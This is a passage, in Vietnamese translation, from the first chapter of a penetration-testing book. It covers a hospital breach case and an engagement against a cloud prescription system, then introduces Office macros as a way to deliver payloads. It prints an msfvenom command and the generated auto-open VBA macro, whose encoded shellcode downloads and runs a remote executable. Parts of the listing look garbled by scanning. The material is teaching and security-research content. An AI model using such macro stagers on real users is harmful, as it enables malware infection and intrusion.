KIỂM TRA XÂM NHẬP NÂNG CAO

Chương 1
Sự (không) an toàn của hồ sơ y tế

Chương đầu tiên này trình bày cách các cuộc tấn công đơn giản nhất có thể được sử dụng để xâm phạm dữ liệu được bảo mật nhất, khiến đây trở thành một điểm khởi đầu hợp lý. Đặc biệt, vấn đề bảo mật dữ liệu y tế từ lâu đã là mối quan tâm khiến các Giám đốc Công nghệ Thông tin (CIO) của các bệnh viện phải trăn trở.

SỰ CỐ "KANE"

Vụ đánh cắp hoặc thậm chí chỉnh sửa dữ liệu bệnh nhân đã là một mối đe dọa rình rập từ lâu, trước cả khi người Hà Lan có biệt danh "Kane" tấn công Trung tâm Y tế của Đại học Washington vào năm 2000. Vào thời điểm đó, bệnh viện tin rằng họ đã phát hiện và chặn đứng thành công cuộc tấn công, nhưng họ đã bị đánh thức một cách tàn nhẫn khỏi ảo tưởng này sáu tháng sau khi Kane chia sẻ dữ liệu mà anh ta đánh cắp với nhà báo Kevin Poulsen của Security Focus. Poulsen sau đó đã đăng tải một bài báo mô tả chi tiết về cuộc tấn công và hậu quả của nó, khiến sự việc nhanh chóng trở thành tin tức toàn cầu.

Kane đã có thể ẩn náu trong mạng lưới của Trung tâm Y tế bằng cách khiến các nạn nhân tin rằng họ đã đẩy lùi được anh ta. Anh ta thực hiện điều này bằng cách để lại các Trojan Truy cập Từ xa BO2K (một công cụ được phát triển bởi nhóm hacker "Cult of the Dead Cow" và phổ biến vào đầu thế kỷ 21) trên một số máy chủ bị xâm nhập, trong khi hạ tầng chỉ huy và điều khiển thực sự của anh ta lại kín đáo hơn nhiều.

Toàn bộ sự kiện này đã được ghi chép chi tiết trên mạng, và tôi khuyến khích bạn tìm hiểu thêm vì đây vừa là ví dụ điển hình của một mối đe dọa dai dẳng tiên tiến (APT) từ thời kỳ đầu hiện đại, vừa là một bài học kinh điển về cách không nên xử lý một vụ xâm nhập—cả về mặt quy trình lẫn công khai.

Xem bài viết gốc tại: http://www.securityfocus.com/news/122

Giới thiệu về Mô phỏng Mối đe dọa Dai dẳng Tiên tiến (APT)

Mô hình hóa mối đe dọa APT là một nhánh cụ thể của kiểm tra xâm nhập (penetration testing), nơi các cuộc tấn công thường tập trung vào người dùng cuối nhằm đạt được sự xâm nhập ban đầu vào mạng, thay vì tấn công các hệ thống bên ngoài như ứng dụng web hoặc cơ sở hạ tầng mạng hướng ra Internet.

Hoạt động này thường được thực hiện theo hai mô hình chính:

1. **Phòng ngừa**: Thực hiện như một phần của sáng kiến kiểm tra xâm nhập nhằm phát hiện và giảm thiểu lỗ hổng trước khi bị khai thác.
2. **Hậu sự cố**: Tiến hành nhằm bổ sung cho các phản ứng pháp y sau sự cố, giúp phân tích và hiểu rõ hơn về các yếu tố dẫn đến xâm nhập.

Mỗi cách tiếp cận đều mang lại giá trị riêng trong việc bảo vệ và cải thiện an ninh mạng.

Hiểu cách kẻ xâm nhập có thể tiếp cận hệ thống

Phần lớn các bài tập mô phỏng mối đe dọa APT thuộc loại phòng ngừa. Các cuộc diễn tập này có thể được thực hiện trong thời gian ngắn, kéo dài vài tuần, hoặc dưới dạng dài hạn, với các hoạt động kéo dài vài tháng, được thực hiện khoảng một giờ mỗi ngày. Có sự khác biệt quan điểm về chiến lược nào hiệu quả hơn (tất nhiên cũng phụ thuộc vào tính chất của mục tiêu). Một mặt, khoảng thời gian dài hơn cho phép mô phỏng các cuộc tấn công thực tế một cách chính xác hơn. Mặt khác, khách hàng thường muốn nhận báo cáo định kỳ khi thử nghiệm được thực hiện theo cách này, và điều này đôi khi phá vỡ mục đích chính của thử nghiệm khi bạn bị ngăn chặn ở mỗi bước tiến. Các phương pháp khác nhau sẽ được phân tích trong suốt cuốn sách này.

Bối cảnh và Nhiệm vụ

Một bệnh viện ở London đã bị xâm nhập bởi các bên không xác định.

Đó là tất cả những gì tôi biết khi đến khuôn viên bằng gạch đỏ để thảo luận về vụ việc và đề xuất các hành động tiếp theo. Sau phần giới thiệu và những tách cà phê máy nhạt nhẽo thường có trong các buổi họp như thế này, chúng tôi bước vào vấn đề chính. Chủ trì cuộc họp một cách bí ẩn nói rằng đã có "một bất thường trong hệ thống hồ sơ kê đơn thuốc."


Tôi không chắc nên nghĩ gì về điều đó, liền hỏi đùa: "Đây có phải là kiểu như vụ Nurse Jackie không?" và nhận được ánh nhìn đầy khó chịu, như muốn nói: "Anh không hài hước và tôi không xem Showtime."

Người chủ trì tiếp tục: "Chúng tôi phát hiện một số hồ sơ bệnh nhân giả đã được tạo ra và sau đó được sử dụng để lấy thuốc kiểm soát."

Vâng, tôi chắc chắn coi đó là một sự bất thường.

Chúng tôi tiếp tục thảo luận về cuộc tấn công và hệ thống hồ sơ bệnh nhân—về ưu và nhược điểm của nó. Như một điều tất yếu không thể tránh khỏi, hóa ra các cuộc tấn công đã xảy ra sau khi bệnh viện triển khai chuyển dữ liệu lên đám mây. Họ đã áp dụng một giải pháp trọn gói từ một công ty có tên **Pharmattix**. Đây là một hệ thống đang được triển khai tại các bệnh viện trên toàn quốc nhằm tối ưu hóa việc cung cấp dịch vụ y tế theo mô hình đăng ký chi phí thấp.

Về cơ bản, công nghệ này được mô tả như trong Hình 1.1.



Hình 1.1: Luồng mạng của Pharmattix

Hệ thống có bốn loại người dùng (xem Hình 1.2):

Hình 1.2: Vai trò của người dùng

1. **Bác sĩ**: Người kê đơn thuốc.
2. **Hiệu thuốc**: Nơi cấp phát thuốc theo đơn.
3. **Bệnh nhân**: Những người nhận thuốc.
4. **Hệ thống quản trị**: Phần phụ trợ dành cho các tác vụ quản lý khác.

Luôn nên tìm hiểu những gì mà chính nhà cung cấp giải thích để hiểu rõ các tính năng mà phần mềm cung cấp.

TÀI LIỆU QUẢNG CÁO CỦA PHARMATTIX

"Chúng tôi gia tăng khả năng tiếp cận và năng suất cho phòng khám của bạn."

- Chúng tôi cung cấp một trang web chuyên nghiệp với thông tin y tế và các biểu mẫu khác nhau, mang lại cho bệnh nhân của bạn dịch vụ bổ sung mà không làm phát sinh chi phí tài chính thêm.
- Chúng tôi có thể cung cấp tất cả các chức năng của hệ thống hồ sơ y tế hiện tại của bạn, đồng thời nhập dữ liệu và triển khai một giải pháp hoạt động, thường chỉ trong vòng một ngày làm việc.

Dịch vụ toàn diện của chúng tôi giúp bạn, với vai trò bác sĩ, dễ dàng duy trì trang web của mình. Giải pháp **Pharmattix Doctor Online** mang đến một trang web cho phép bạn cung cấp thông tin cho bệnh nhân và cung cấp các dịch vụ bổ sung, đồng thời

Tiết kiệm thời gian
Làm cho việc quản lý phòng khám và bệnh nhân của bạn trở nên dễ dàng hơn với tư vấn điện tử (e-consultation) và tích hợp với Hệ thống Thông tin Y tế (HIS)!

Khả năng của trang web:

- Môi trường quản lý riêng.
- Các trang cá nhân như lộ trình làm việc nhóm, đặt lịch hẹn, v.v.
- Giờ làm việc.
- Tờ rơi và thư NHG dành cho bệnh nhân.
- Tích hợp với MS Office.
- Thông tin y tế.
- Thông tin hành khách và tiêm chủng.
- Các biểu mẫu khác nhau (đăng ký, đơn thuốc lặp lại, câu hỏi).
- Tư vấn điện tử (e-consultation).
- Lịch web trực tuyến.
- Liên kết với trang web và Hệ thống Thông tin Bác sĩ Gia đình (HIS) của bạn.
- Hỗ trợ qua tổng đài miễn phí.

Tư vấn điện tử và tích hợp HIS:
Bạn muốn giao tiếp với bệnh nhân qua một môi trường an toàn? Với tư vấn điện tử, bạn có thể thực hiện điều này.

- Tăng khả năng tiếp cận phòng khám mà không mất kiểm soát.
- Có thể liên kết HIS với trang web của phòng khám, cho phép bệnh nhân đặt lịch hẹn trực tuyến và yêu cầu thuốc lặp lại mà không cần sự can thiệp của trợ lý.

Để tìm hiểu thêm, vui lòng liên hệ với chúng tôi!

Mục tiêu của tôi với tư cách là một chuyên gia kiểm tra xâm nhập (penetration tester) sẽ là nhắm mục tiêu vào một trong những nhân viên của bệnh viện để xâm nhập vào hệ thống hồ sơ bệnh nhân. Việc nhắm vào các bác sĩ là hợp lý, vì vai trò của họ trong hệ thống cho phép họ thêm bệnh nhân và kê đơn thuốc, điều này thực chất là những gì chúng ta cần làm.

Chúng tôi biết từ tài liệu kỹ thuật rằng hệ thống này tích hợp với MS Office và, xét về tính chất mở của môi trường mà chúng tôi sẽ tấn công, đây có vẻ là một điểm khởi đầu tuyệt vời.

KHI BRUCE SCHNEIER NÓI, NÊN LẮNG NGHE

“Xác thực hai yếu tố không phải là cứu tinh của chúng ta. Nó sẽ không ngăn chặn được lừa đảo qua email. Nó sẽ không ngăn được trộm cắp danh tính. Nó cũng không bảo vệ các tài khoản trực tuyến khỏi các giao dịch gian lận. Nó giải quyết các vấn đề bảo mật mà chúng ta gặp phải 10 năm trước, không phải các vấn đề bảo mật chúng ta đối mặt ngày nay.”
— Bruce Schneier

Mỗi vai trò người dùng đều sử dụng xác thực hai yếu tố; tức là, ngoài tên người dùng hoặc mật khẩu, nhân viên bệnh viện còn yêu cầu có thẻ truy cập. Bệnh nhân cũng nhận được một mật khẩu dùng một lần qua SMS hoặc email vào thời điểm đăng nhập.

Phần Giao Hàng Payload 1: Học Cách Sử Dụng Macro VBA

VBA (Visual Basic for Applications) là một nhánh của ngôn ngữ lập trình Visual Basic thuộc sở hữu của Microsoft. Nó được thiết kế để chạy trong Microsoft Word và Excel với mục đích tự động hóa các thao tác lặp đi lặp lại và tạo ra các lệnh tùy chỉnh hoặc nút toolbar. Đây là một ngôn ngữ khá nguyên thủy, nhưng nó có khả năng nhập khẩu các thư viện ngoài, bao gồm toàn bộ Windows API. Vì vậy, chúng ta có thể làm rất nhiều việc với nó ngoài việc điều khiển bảng tính và quản lý danh sách email.

Macro VBA có một lịch sử lâu dài như một phương thức giao hàng malware, nhưng điều đó không có nghĩa là nó kém hiệu quả hơn so với trước đây. Ngược lại, trong các phiên bản Microsoft Office hiện đại (từ 2010 trở đi), hành vi mặc định của ứng dụng là không phân biệt mã đã ký và chưa ký.

Có hai lý do cho điều này. Thứ nhất, việc ký mã (code-signing) gần như vô ích như múa mưa để ngăn chặn mã độc, và thứ hai, Microsoft đã mệt mỏi với việc cảnh báo người dùng về những nguy hiểm của việc sử dụng công nghệ kịch bản cốt lõi của mình.

Trong trường hợp này, mục tiêu của chúng ta là tạo ra một stager thực thi payload khi mục tiêu mở tài liệu Word hoặc Excel. Có nhiều cách để đạt được điều này, nhưng trước hết, tôi muốn đề cập đến một ví dụ mã được tạo ra bởi công cụ **msfvenom** trong framework Metasploit. Lý do là đây là một ví dụ điển hình về cách **không nên** thực hiện điều này.

Cách KHÔNG Nên Tạo Một Cuộc Tấn Công VBA

Mục đích của **msfvenom** là tạo ra các payload đã được mã hóa hoặc shellcode có thể thực thi trên nhiều nền tảng khác nhau—đây thường là các agent của Metasploit, mặc dù cũng có tùy chọn để xử lý mã của bên thứ ba, chẳng hạn như các tệp thực thi Trojan. Chúng ta sẽ bàn về các trình xử lý (handlers) của Metasploit, cũng như điểm mạnh và điểm yếu của chúng, nhưng hiện tại chúng ta sẽ giữ mọi thứ ở mức tổng quát.


Một trong những khả năng mà **msfvenom** cung cấp là xuất payload kết quả dưới dạng shellcode mã hóa thập phân trong một script VBA có thể nhập trực tiếp vào tài liệu Microsoft Office (xem Listing 1-1). Dòng lệnh sau sẽ tạo ra một script VBA tải xuống và thực thi một tệp thực thi Windows từ một URL web:

Listing 1-1 Mã Macro VBA do msfvenom tạo ra

```
root@wil:~# msfvenom -p windows/download_exec -f vba -e shikata-
ga-nai -i 5 -a x86 --platform Windows EXE=c:\temp\payload.exe
URL=http://www.wherever.com
Payload size: 429 bytes

#If Vba7 Then

Private Declare PtrSafe Function CreateThread Lib "kernel32"
(ByVal Zdz As Long, ByVal Tfnsv As Long, ByVal Kyfde As LongPtr,
Spjyjr As Long, ByVal Pcxhytlle As Long, Coupxdxe As Long) As
LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32"
(ByVal Hflhigyw As Long, ByVal Zeruom As Long, ByVal Rlzbwy As
Long, ByVal Dcdtyekv As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32"
(ByVal Kojhgx As LongPtr, ByRef Und As Any, ByVal Issacgbu As
Long) As LongPtr
#Else
Private Declare Function CreateThread Lib "kernel32" (ByVal Zdz As
Long, ByVal Tfnsv As Long, ByVal Kyfde As Long, Spjyjr As Long,
ByVal Pcxhytlle As Long, Coupxdxe As Long) As Long
Private Declare Function VirtualAlloc Lib "kernel32" (ByVal
Hflhigyw As Long, ByVal Zeruom As Long, ByVal Rlzbwy As Long,
ByVal Dcdtyekv As Long) As Long
Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal
Kojhgx As Long, ByRef Und As Any, ByVal Issacgbu As Long) As Long
#EndIf



Sub Auto_Open()
Dim Hdhskh As Long, Wizksxyu As Variant, Rxnffhltx As Long
#If Vba7 Then
Dim  Qgsztm As LongPtr, Svfb As LongPtr
#Else
Dim  Qgsztm As Long, Svfb As Long
#EndIf



Wizksxyu =
Array(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,12,139,82

139,114,40,15,183,74,38,49,255,49,192,172,60,97,124,2,44,32,193,207,

13,1,199,226,240,82,87,139,82,16,139,66,60,1,208,139,64,120,133,192,

116,74,1,208,80,139,72,24,139,88,32,1,211,227,60,73,139,52,139,1,

214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248,59,1

36,117,226,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4,

—
```


```
139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18,
235,134,93,104,110,101,116,0,104,119,105,110,105,137,230,84,104,76,1
7,255,213,49,255,87,87,87,87,86,104,58,86,121,167,255,213,235,96,91,
49,201,81,81,106,3,81,81,106,80,83,80,104,87,137,159,198,255,213,235
79,89,49,210,82,104,0,50,96,132,82,82,82,81,82,80,104,235,85,46,
59,255,213,137,198,106,16,91,104,128,51,0,0,137,224,106,4,80,106,31,
86,104,117,70,158,134,255,213,49,255,87,87,87,87,86,104,45,6,24,123,
255,213,133,192,117,20,75,15,132,113,0,0,0,235,209,233,131,0,0,0,
232,172,255,255,255,0,235,107,49,192,95,80,106,2,106,2,80,106,2,106,
2,87,104,218,246,218,79,255,213,147,49,192,102,184,4,3,41,196,84,141
76,36,8,49,192,180,3,80,81,86,104,18,150,137,226,255,213,133,192,116
45,88,133,192,116,22,106,0,84,80,141,68,36,12,80,83,104,45,87,174,
91,255,213,131,236,4,235,206,83,104,198,150,135,82,255,213,106,0,87,
49,139,111,135,255,213,106,0,104,240,181,162,86,255,213,232,144,255,
99,58,100,97,118,101,46,101,120,101,0,232,19,255,255,255,119,119,119
98,111,98,46,99,111,109,0)


Qgsztm = VirtualAlloc(0, UBound(Wizksxyu), &H1000, &H40)
For Rxnffhltx = LBound(Wizksxyu) To UBound(Wizksxyu)
Hdhskh = Wizksxyu(Rxnffhltx)
Svfb = RtlMoveMemory(Qgsztm + Rxnffhltx, Hdhskh, 1)
Next Rxnffhltx
Svfb = CreateThread(0, 0, Qgsztm, 0, 0, 0)
End Sub

Sub AutoOpen()
Auto_Open
End Sub

Sub Workbook_Open()
Auto_Open
End Sub
```

Mã này đã được công cụ làm mờ (obfuscated) một cách cẩn thận (tên hàm và biến được tạo ngẫu nhiên), và shellcode bản thân nó đã được mã hóa bằng nhiều vòng lặp của thuật toán shikata-ga-nai. Tuy nhiên, mã này sẽ ngay lập tức bị phát hiện khi tiếp xúc với bất kỳ công cụ phát hiện malware hoặc quét virus nào. Để minh họa, chúng ta sẽ lấy mã này, nhập vào một tài liệu Word và xem nó dễ dàng bị phát hiện như thế nào (xem Hình 1.3).



